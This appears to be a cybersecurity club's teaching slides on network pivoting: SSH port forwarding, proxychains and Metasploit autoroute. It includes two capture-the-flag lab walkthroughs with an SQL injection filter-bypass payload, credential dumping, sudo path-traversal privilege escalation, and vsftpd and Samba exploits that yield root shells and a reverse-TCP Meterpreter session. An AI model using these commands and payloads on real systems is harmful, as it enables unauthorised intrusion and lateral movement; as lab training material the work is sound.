CARLETON
CYBERSECURITY
CLUB

Hack. Learn. Network.

Pivoting

What is Pivoting?

- Using a foothold to be able to move from place to place (host to host) within a compromised network

2 General Types of Pivoting:

1. Adding the new network to your routing table using an intermediate host (or router)
2. Proxying your traffic through a compromised host using a service

When to not to add to routing table?

- When the network is non routable
- Non routable:
- Means IP packets cannot be directed from one network to another
- Router is not configured to handle the traffic or the traffic is private
- Private or internal networks are non routable (generally)

When to add to routing table

- When the network is routable
- There is a router configured to handle traffic from the other network

How to add to routing table?

- ip route add [target network] via [intermediate router]
- ie. ip route add 172.18.0.0/24 via 192.168.57.4

Non-routable: Port Forwarding

- Implementation of Network Address Translation (NAT)
- Redirects request from one IP and port to another while packets are navigating a network gateway like a router or firewall

Dynamic vs Static Port Forwarding:

- Static: Accessing a single service over a fixed port

- Dynamic: Ability to access multiple services/switch services

Static Port Forwarding Methods

Using SSH:

ssh username@host -L 445:[IP ADDRESS]:445

- You can forward one specific port to a specific host
- (ie. accessing SMB share in the internal network)
- This way port 445 will be opened on the attackers side

ie.

ssh -L 139:172.31.30.24:139 -l admin 172.16.116.128

ssh -L 139:[MY IP]:139 admin@[REMOTE IP]

//AND then:

root@kali:~# enum4linux 127.0.0.1

Dynamic Port Forwarding Methods

Method 1: Pivot with SSH and proxychains

Must Have: access to the machine (an ssh login)

Method: SSH with dynamic port forwarding to create a socks proxy, with proxychains to help with tools that can’t use socks proxies

Method 1: Pivot with SSH and proxychains

Setting up the tunnel:

- Login with SSH using dynamic port forwarding

ssh -D localhost:9000 -f -N [USERNAME]@[REMOTE IP] -p 20022

- Sets up an SSH tunnel in the background on local port 9000

Method 1: Pivot with SSH and proxychains

- Setup Proxychains:
- In /etc/proxychains4.conf (or other version)
- add the following line to the end of the file:

socks5 127.0.0.1 9000

- To run commands:
- proxychains [command ...]

Method 2: Pivot with HTTP and proxychains

- Must have an open HTTP proxy
  - ie : 8080/tcp open http-proxy
- Not the most reliable method
- Add the following line to /etc/proxychains.conf
- http [TARGET IP] [PORT with http-proxy]

ie.
Added the following line to /etc/proxychains.conf
http 192.168.99.103 3128

crazyeights@kali:~$ proxychains ssh john@192.168.99.103

Method 3: Pivot with Meterpreter and SOCKS proxy

Must have: a meterpreter session

Setup:

msf5 >route add <network_to_proxy_in_CIDR_notation> <meterpreter_session_id>

[**] Route added

msf5 > use auxiliary/server/socks4a

msf5 auxiliary(server/socks4a) > set SRVPORT 9050

SRVPORT => 9050

msf5 auxiliary(server/socks4a) > run -j

Method 4: Pivot with Meterpreter and autoroute

Must have: a meterpreter session

Upgrade to meterpreter shell:

Press Ctrl+z to put session in the background

Run post/multi/manage/shell_to_meterpreter

Can be done with command: sessions -u 1

Method 4: Pivot with Meterpreter and autoroute

To pivot use the autoroute module:
post/multi/manage/autoroute

search autoroute

use 0
set SESSION [SESSION NUMBER]
set SUBNET [SUBNET IP]
exploit

- In cases that it fails: kill that session and try again with session -u command

Method 4: Pivot with Meterpreter and autoroute

➔ To do a port scan on the session you just created:


use auxiliary/scanner/portscan/tcp
set RHOSTS [IP ADDRESS]
exploit

Example 1: Skytower

Scanning:

```
crazyeights@kali:~$ nmap -sV --script=banner 192.168.99.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-06 19:52 EST
Nmap scan report for 192.168.99.103
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp filtered ssh
80/tcp open http Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
3128/tcp open http-proxy Squid http proxy 3.1.20
|_http-server-header: squid/3.1.20
```

The HTTP Service



Brute Forcing the login form

- Tried to use hydra, but it didn't work
- It is vulnerable to sql injection

- Attempted sqlinjection:

crazyeights@kali:~$ sqlmap -u "http://192.168.99.103/login.php" --data="email=test&password=test" --method=POST --d

- It didn't work
- Found the following in cheatsheet and tried it out:


Some applications try to replace keywords with an empty string. If this is the case, try and trick it by placing the keyword inside of itself. This is devious!

frfromom => from
oorr => or
loaload_filed_file => load_file
selselectect => select

Use:
email: admin@skytech.com
password: ' oorr 1>0 #

Brute Forcing the login form

- You get the following message:



SSH:

- SSH is filtered, you must use port forwarding

Added the following line to /etc/proxychains.conf
http 192.168.99.103 3128

Then:
crazyeights@kali:~$ proxychains ssh john@192.168.99.103

Funds have been withdrawn
Connection to 192.168.99.103 closed.
crazyeights@kali:~$

- Your connection immediately gets closed
- You must use -t to force pseudo-terminal allocation

SSH:

crazyeights@kali:~$ proxychains ssh john@192.168.99.103 -t /bin/sh
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-192.168.99.103:3128-<><>-192.168.99.103:22-<><>-OK
john@192.168.99.103's password:
$ ls

Go to var/www and look in login.php for db credentials:

$ cat login.php
<?php

$db = new mysqli('localhost', 'root', 'root', 'SkyTech');

if($db->connect_errno > 0){
die('Unable to connect to database [' . $db->connect_error . ']');

}
...

SQL:

```
$ mysql -u root -p'root' -D SkyTech

mysql> show tables;
+------------------+
| Tables_in_SkyTech |
+------------------+
| login |
+------------------+
1 row in set (0.00 sec)

mysql> select * from login;
+----+--------------------+-------------+
| id | email | password |
+----+--------------------+-------------+
| 1 | john@skytech.com | hereisjohn |
| 2 | sara@skytech.com | ihatethisjob |
| 3 | william@skytech.com | senseable |
+----+--------------------+-------------+
3 rows in set (0.00 sec)
```

Fix Bash:

Fix bash to spawn a proper tty and login as another user:

```
$ cat .bashrc | head -n -4 >bashrc.mod && mv bashrc.mod .bashrc""
$ /bin/bash
john@SkyTower:~$


ohn@SkyTower:~$ su sara -s /bin/sh
Password:
$
$ cd /home/sara
$ cat .bashrc | head -n -4 >bashrc.mod && mv bashrc.mod .bashrc
$ /bin/bash
sara@SkyTower:~$

sara@SkyTower:~$ sudo -l
Matching Defaults entries for sara on this host:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
(root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
```

Get the root flag:

```
sara@SkyTower:/accounts$ sudo ls
[sudo] password for sara:
Sorry, user sara is not allowed to execute '/bin/ls' as root on SkyTower.local.
sara@SkyTower:/accounts$ cd ../
sara@SkyTower:/$ su /bin/ls /accounts/
No passwd entry for user '/bin/ls'
sara@SkyTower:/$ sudo /bin/ls /accounts/
sara@SkyTower:/$ sudo /bin/ls /accounts/../root/
flag.txt
sara@SkyTower:/$ sudo /bin/cat /accounts/../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
sara@SkyTower:/$
```

Example 2: Metasploit Pivoting

The Network:

KALI ---> TARGET 1 ---> TARGET 2

root@attackdefense:~# ifconfig

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.144.58.2 netmask 255.255.255.0 broadcast 192.144.58.255
        ether 02:42:c0:90:3a:02 txqueuelen 0 (Ethernet)
        RX packets 18 bytes 1452 (1.4 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

The Network:

```
 root@attackdefense:~# nmap -PS 192.144.58.1-255
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-06 19:46 UTC
Nmap scan report for 192.144.58.1
Host is up (0.0000090s latency).
Not shown: 998 closed ports
PORT   STATE          SERVICE
22/tcp open     ssh
80/tcp filtered http
MAC Address: 02:42:FA:92:F4:95 (Unknown)

Nmap scan report for target-1 (192.144.58.3)
Host is up (0.000038s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
MAC Address: 02:42:C0:90:3A:03 (Unknown)

Nmap scan report for attackdefense.com (192.144.58.2)
Host is up (0.0000060s latency).
All 1000 scanned ports on attackdefense.com (192.144.58.2) are closed
```

The Network:

```
root@attackdefense:~# nmap -A -p- 192.144.58.3

PORT   STATE SERVICE VERSION
21/tcp open  ftp          vsftpd 2.0.8 or later
|_ftp-anon: got code 500 "OOPS: vsftpd: refusing to run with writable anonymous root".
22/tcp open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 87:26:5e:08:a8:ce:be:56:6b:f3:0e:06:de:5d:12:e6 (DSA)
|   2048 e0:03:18:cf:30:6f:12:49:d7:44:40:2e:aa:ec:e9:db (RSA)
|   256 14:2d:2c:5a:cc:66:2c:72:b0:de:c0:de:ab:41:7c:5c (ECDSA)
|_  256 ee:d1:70:11:25:29:17:f0:ee:05:36:a4:92:9c:88:28 (ED25519)
MAC Address: 02:42:C0:90:3A:03 (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: Welcome; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT       ADDRESS
1   0.08 ms target-1 (192.144.58.3)
```

Exploit:

```
root@attackdefense:~# service postgresql start
[ ok ] Starting PostgreSQL 11 database server: main.
root@attackdefense:~# msfconsole

msf5 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
```

Exploit:

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   RHOSTS                         yes       The target address range or CIDR identifier
   RPORT         21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic

   msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.144.58.3
RHOSTS => 192.144.58.3
```

Exploit:

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.144.58.3:21 - Banner: 220 Welcome to AttackDefense target FTP service.
[*] 192.144.58.3:21 - USER: 331 Please specify the password.
[+] 192.144.58.3:21 - Backdoor service has been spawned, handling...
[+] 192.144.58.3:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.144.58.2:39373 -> 192.144.58.3:6200) at 2020-01-06 19:52:59 +0000

/bin/sh -i
/bin/sh: 0: can't access tty; job control turned off
# ^Z
Background session 1? [y/N]  y
```

Upgrade session:

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell cmd/unix            192.144.58.2:39373 -> 192.144.58.3:6200 (192.144.58.3)

msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.144.58.2:4433
[*] Sending stage (985320 bytes) to 192.144.58.3
[*] Meterpreter session 2 opened (192.144.58.2:4433 -> 192.144.58.3:56978) at 2020-01-06 19:55:43 +0000
[*] Command stager progress: 100.00% (773/773 bytes)
```

Upgrade session:

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l

Active sessions
===============

  Id  Name  Type                Information                                  Connection
  --  ----  ----                -----------                                  ----------
  1         shell cmd/unix                                                   192.144.58.2:39373 -> 192.144.58.3:6200 (192.144.58.3)
  2         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ 192.144.58.3  192.144.58.2:4433 -> 192.144.58.3:56978
(192.144.58.3)

msf5 exploit(unix/ftp/vsftpd_234_backdoor) >



msf5 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
[*] Starting interaction with 2...
```

Get information from target-1:

```
meterpreter > ifconfig

Interface 44114
============
Name         : eth0
Hardware MAC : 02:42:c0:90:3a:03
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.144.58.3
IPv4 Netmask : 255.255.255.0

Interface 44116
============
Name         : eth1
Hardware MAC : 02:42:c0:9a:7b:02
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.154.123.2 <- Second Network
IPv4 Netmask : 255.255.255.0
```

Get information from target-1:

```
meterpreter > cd /root
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  3106  fil   2019-11-21 15:19:58 +0000  .bashrc
100644/rw-r--r--  140   fil   2019-11-21 15:19:58 +0000  .profile
100644/rw-r--r--  33    fil   2019-11-21 18:02:21 +0000  flag.txt
100755/rwxr-xr-x  67    fil   2019-11-21 18:02:21 +0000  start.sh

meterpreter > cat flag.txt
58c7c29a8ab5e7c4c06256b954947f9a

Background session 2? [y/N]
```

Using autoroute:

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > search autoroute

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   1  post/multi/manage/autoroute                          normal  No     Multi Manage Network Route via Meterpreter Session


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > use post/multi/manage/autoroute
msf5 post(multi/manage/autoroute) > options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION                   yes       The session to run this module on.
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)
```

Using autoroute:

```
msf5 post(multi/manage/autoroute) >
msf5 post(multi/manage/autoroute) > set session 2
session => 2
msf5 post(multi/manage/autoroute) > set subnet 192.154.123.0
subnet => 192.154.123.0
msf5 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against 192.144.58.3
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.144.58.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.154.123.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf5 post(multi/manage/autoroute) > sessions

Active sessions
===============

  Id  Name  Type                   Information                                Connection
  --  ----  ----                   -----------                                ----------
  1         shell cmd/unix                                                    192.144.58.2:39373 -> 192.144.58.3:6200 (192.144.58.3)
  2         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ 192.144.58.3  192.144.58.2:4433 -> 192.144.58.3:56978
(192.144.58.3)
```

Using portscan:

```
msf5 post(multi/manage/autoroute) > search portscan

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
...
   6  auxiliary/scanner/portscan/tcp                       normal  Yes    TCP Port Scanner

msf5 post(multi/manage/autoroute) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
```

Using portscan:

```
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.154.123.3
RHOSTS => 192.154.123.3
msf5 auxiliary(scanner/portscan/tcp) > exploit

[+] 192.154.123.3:      - 192.154.123.3:139 - TCP OPEN
[+] 192.154.123.3:      - 192.154.123.3:445 - TCP OPEN
[*] 192.154.123.3:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

-> Both the open ports are samba ports

Exploit:

```
msf5 auxiliary(scanner/portscan/tcp) > search samba

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   7   exploit/freebsd/samba/trans2open              2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   8   exploit/linux/samba/chain_reply               2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   9   exploit/linux/samba/is_known_pipename                          2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary
Module Load
   10  exploit/linux/samba/lsa_transnames_heap                        2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   11  exploit/linux/samba/setinfopolicy_heap        2012-04-10       normal     Yes    Samba SetInformationPolicy
AuditEventsInfo Heap Overflow
   12  exploit/linux/samba/trans2open                2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   13  exploit/multi/samba/nttrans                   2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   14  exploit/multi/samba/usermap_script            2007-05-14       excellent  No     Samba "username map script" Command
Execution
   15  exploit/osx/samba/lsa_transnames_heap                          2007-05-14       average    No     Samba lsa_io_trans_names Heap
Overflow
...
   26  post/linux/gather/enum_configs                                 normal           No     Linux Gather Configurations
```

Exploit:

```
msf5 auxiliary(scanner/portscan/tcp) > use exploit/linux/is_known_pipename
[-] Failed to load module: exploit/linux/is_known_pipename
msf5 auxiliary(scanner/portscan/tcp) > use exploit/linux/samba/is_known_pipename
msf5 exploit(linux/samba/is_known_pipename) > options

Module options (exploit/linux/samba/is_known_pipename):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   RHOSTS                         yes       The target address range or CIDR identifier
   RPORT         445              yes       The SMB service port (TCP)
   SMB_FOLDER                     no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                 no        The name of the SMB share containing a writeable directory


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)
```

Exploit:

```
msf5 exploit(linux/samba/is_known_pipename) > set RHOSTS 192.154.123.3
RHOSTS => 192.154.123.3
msf5 exploit(linux/samba/is_known_pipename) > exploit

[*] 192.154.123.3:445 - Using location \\192.154.123.3\share\ for the path
[*] 192.154.123.3:445 - Retrieving the remote path of the share 'share'
[*] 192.154.123.3:445 - Share 'share' has server-side path '/tmp/
[*] 192.154.123.3:445 - Uploaded payload to \\192.154.123.3\share\LNGrFdVB.so
[*] 192.154.123.3:445 - Loading the payload from server-side path /tmp/LNGrFdVB.so using \\PIPE\/tmp/LNGrFdVB.so...
[-] 192.154.123.3:445 -    >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.154.123.3:445 - Loading the payload from server-side path /tmp/LNGrFdVB.so using /tmp/LNGrFdVB.so...
[+] 192.154.123.3:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 3 opened (192.144.58.2-192.144.58.3:0 -> 192.154.123.3:445) at 2020-01-06 20:08:04 +0000

/bin/sh -i
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
flag.txt
start.sh
# cat flag.txt
5a53298f3d0eba33b403c9581650eceb
```

Sessions:

```
msf5 exploit(linux/samba/is_known_pipename) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  1         shell cmd/unix                                                        192.144.58.2:39373 -> 192.144.58.3:6200 (192.144.58.3)
  2         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ 192.144.58.3  192.144.58.2:4433 -> 192.144.58.3:56978
(192.144.58.3)
  3         shell cmd/unix                                                        192.144.58.2-192.144.58.3:0 -> 192.154.123.3:445 (192.154.123.3)

msf5 exploit(linux/samba/is_known_pipename) >
```

Pivoting Boxes:

- Vulnhub:
  - Vulnerable Docker
  - myhouse
  - SafeHarbor
  - Wintermute
- Attack Defense Labs:
  - Community Labs: metasploit-pivoting-1

- None of them you can run over a network, you have to download them and run on host only adapter